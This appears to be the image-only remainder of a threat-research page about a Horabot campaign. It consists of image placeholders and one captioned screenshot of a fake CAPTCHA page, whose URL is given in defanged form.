


























![Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/](https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2026/02/24133444/horabot-campaign1.png)


